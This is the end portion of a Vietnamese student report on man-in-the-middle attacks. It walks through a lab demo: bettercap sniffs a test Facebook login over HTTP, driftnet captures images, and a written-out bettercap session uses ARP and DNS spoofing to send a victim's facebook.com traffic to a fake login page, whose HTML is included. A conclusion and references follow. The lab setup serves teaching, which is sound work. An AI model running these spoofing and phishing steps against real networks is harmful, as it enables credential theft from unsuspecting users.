
Trên giao diện Facebook, ta thử nhập thông tin đăng nhập:

Email: hieu@gmail.com

Password: 123456789




Trên bettercap ta bắt được HTTP request sau khi ấn đăng nhập có chứa thông tin ‘email’ và ‘password’ vừa nhập vào.




Ngoài ra, ta thấy rõ trang web đang sử dụng HTTP chứ không phải HTTPS: http://www.facebook.com

Tương tự với google.com




Bắt hình ảnh bằng Driftnet:

Sử dụng lệnh ‘driftnet’ lên interface mình muốn bắt hình ảnh




Sau đó lên trình duyệt sử dụng HTTP để bắt hình ảnh từ trang web đang truy cập (trong trường hợp này do trình duyệt đã bị loại bỏ HTTPS nên ta sẽ bắt được ảnh ngay trên những trang web sử dụng HTTPS như google.com)

Ví dụ tìm xe hơi trên google hình ảnh:



Google
xe hơi
Tìm kiếm
TẤT CẢ
HÌNH ẢNH
VIDEO
TIN TỨC
xe trung quoc quốc
siêu xe
đức
mua xe
kia
sedan
mẫu xe
xe điện
toyota camry
xe đức
Xe điện tiết kiệm hơn so...
vnexpress.net
Thị trường xe hơi và khoảng...
tapchitaichinh.vn
Những mẫu xe ôtô sắp lăn...
www.vietnamplus.vn
Công nghệ cao trên xe hơi...
www.thegioididong.com
Xe hơi trong tương lai sẽ...
cand.com.vn
Những câu hỏi thú vị về xe...
vietnamnet.vn
15 mẫu xe đẹp nhất tuần lễ...
plo.vn
Những mẫu xe ôtô cực 'hot'...
www.vietnamplus.vn

Kết quả:


File Actions Edit View Help
(root㉿kali)-[~]
driftnet -i eth0
driftnet

4.3. Kịch bản tấn công DNS Spoofing

Kịch bản tấn công:



Hình 3.3 Kịch bản tấn công DNS Spoofing

Sau khi chọn được mục tiêu tấn công tiến hành tấn công DNS Spoofing vào máy của nạn nhân

Lúc này trên máy nạn nhân sẽ cập nhật động (Dynamic) bảng ARP, và trên bảng ARP nãy sẽ xuất hiện các địa chỉ MAC của máy tấn công (tức là máy của ta).

Sau khi bị tấn công, nếu nạn nhân truy cập vào một website mà ta đã giả mạo DNS thì nó sẽ chuyển hướng trang web mà nạn nhân muốn truy cập đến địa chỉ trang web mà ta mong muốn nhưng vẫn giữ nguyên DNS của trang đó.

Tiến hành tấn công DNS Spoofing

Đầu tiên ta sẽ tạo một trang giao diện giả:

Vào đường dẫn "/var/www/html/" tạo file index.html và bật apache bằng lệnh 'service apache2 start'

Viết file html

```
 GNU nano 6.4                                          index.html *
<html>
<body>
<h1>This is a fake Facebook</h1>
<p>Email:</p>
<input type="email" name="email" value="">
</br>
<p>Password:</p>
<input type="password" name="Password" value="">
</br>
<input type="submit" value="Login">
</body>
</html>
```

Ta được giao diện như sau: (Do demo nên giao diện dựng lên tạm bợ)

This is a fake Facebook

Email:

Password:

Login

Ta cấu hình thêm dns spoof:

‘Set arp.spoof.address 192.168.233.128’: Đặt địa chỉ trỏ đến là địa chỉ máy Attacker (do trang web giả ở bên máy Attacker)

Đặt ‘Domains’: khi máy nạn nhân truy cập địa chỉ này thì sẽ bị chuyển hướng đến trang web giả của Attacker chứ ko phải trang web gốc. Ở đây ta sẽ thử nghiệm trên trang facebook.com

Lệnh ‘set arp.spoof.fullduplex true’ để song công toàn phần (Trong chế độ truyền song công toàn phần, việc giao tiếp giữa bên gửi và bên nhận có thể diễn ra đồng thời).

```
192.168.233.0/24 > 192.168.233.128 » set arp.spoof.fullduplex true
192.168.233.0/24 > 192.168.233.128 » set arp.spoof.targets on
192.168.233.0/24 > 192.168.233.128 » set arp.spoof.targets 192.168.233.129
192.168.233.0/24 > 192.168.233.128 » set dns.spoof.address 192.168.233.128
192.168.233.0/24 > 192.168.233.128 » set dns.spoof.all true
192.168.233.0/24 > 192.168.233.128 » set dns.spoof.domains http://www.facebook.com, *.facebook.com
192.168.233.0/24 > 192.168.233.128 » arp.spoof on
192.168.233.0/24 > 192.168.233.128 » [11:11:41] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the rout
er has ARP spoofing mechanisms, the attack will fail.
192.168.233.0/24 > 192.168.233.128 » [11:11:41] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.233.0/24 > 192.168.233.128 » net.sniff on
192.168.233.0/24 > 192.168.233.128 » net.probe on
192.168.233.0/24 > 192.168.233.128 » [11:11:49] [sys.log] [inf] net.probe probing 256 addresses on 192.168.233.0/24
192.168.233.0/24 > 192.168.233.128 » dns.spoof on
[11:11:57] [sys.log] [inf] dns.spoof http://www.facebook.com → 192.168.233.128
[11:11:57] [sys.log] [inf] dns.spoof *.facebook.com → 192.168.233.128
192.168.233.0/24 > 192.168.233.128 »
```

Kết quả khi máy victim truy cập www.facebook.com :

KẾT LUẬN

Ngày nay, tình hình an toàn thông tin trên thế giới đang diễn biến vô cùng phức tạp và được quan tâm hơn bao giờ hết. Các phương thức tấn công mạng ngày càng khó lường và phức tạp với những phương thức, hình thức tấn công mạng, xâm nhập mạng khác nhau. Một trong những tấn công mạng thường thấy nhất được sử dụng để chống lại những cá nhân và các tổ chức lớn chính là các tấn công người đứng giữa (Man in the Middle).

Ba chương của bài báo cáo tìm hiểu về tấn công người đứng giữa-MITM thể hiện những mục tiêu đặt ra khi thực hiện đề tài đã đạt được. Cụ thể:

Chương 1 đã hệ thống những kiến thức tổng quan về an ninh mạng như khái niệm, các nguyên tắc của an ninh mạng, mục tiêu mà an ninh mạng cần đạt được, và các nguy cơ gây mất an toàn mạng. Giới thiệu tổng quan về tấn công mạng và các hình thức tấn công mạng phổ biến cũng như phương pháp phòng chống.

Chương 2 đã đưa ra được quy trình chung của tấn công người đứng giữa (Man in the Middle) cùng với đó là giới thiệu một số dạng tấn công phổ biến gây ra mất an toàn cho máy tính.

Trong chương 3 mô tả kịch bản tấn công ARP Spoofing và DNS Spoofing ở mức cơ bản với công cụ Bettercap. Kịch bản là các bước của một cuộc tấn công với các trạng thái trước và sau khi bị tấn công.

Trên đây là tất cả những gì chúng tôi tìm hiểu về đề tài. Tuy nhiên trong quá tìm hiểu và nghiên cứu thực hành do vấn đề hạn chế kiến thức cũng như thời gian mà phần báo cáo về tấn công mạng máy tính Main in the Middle sẽ còn nhiều thiếu sót. Ví dụ như xây dựng kịch bản thực nghiệm triển khai phương pháp phòng chống tấn công mạng máy tính Main in the Middle,.. Những kiến thức của bài báo cáo chỉ là những kiến thức cơ bản và còn mang tính lý thuyết, chưa xây dựng được nhiều kịch bản tấn công với nhiều dạng khác nhau. Trong tương lai chúng tôi sẽ tiếp tục nghiên cứu và xây dựng để giải quyết những vấn đề còn thiếu sót ở trên để có thể sử dụng những kiến thức ngày hôm nay áp dụng vào thực tế giúp phòng ngừa các cuộc tấn công mạng Man in the Middle.

TÀI LIỆU THAM KHẢO

Tiếng anh

[1] https://en.wikipedia.org/wiki/Man-in-the-middle_attack

[2] Callegati, Franco; Cerroni, Walter; Ramilli, Marco (2009). "*Man-in-the-Middle Attack to the HTTPS Protocol*". IEEE Security & Privacy Magazine. 7: 78–81.

[3] Tanmay Patange (November 10, 2013). "*How to defend yourself against MITM or Man-in-the-middle attack*".

Tiếng việt

[1] Đỗ Thị Yến, Đồ án: "*Nghiên cứu các kỹ thuật tấn công mạng không dây và các giải pháp phòng chống*", Học viện Kỹ thuật mật mã, 2016.

[2] Nguyễn Duy Linh, Đồ án: "*Nghiên cứu về kỹ thuật siffer, phương pháp tấn công dựa trên giao thức ARP và cách phòng chống*", Học viện Kỹ thuật mật mã, 2016.

[3] PGS.TS Nguyễn Hiếu Minh "*Tổng quan về an ninh mạng máy tính*", Học viện KTQS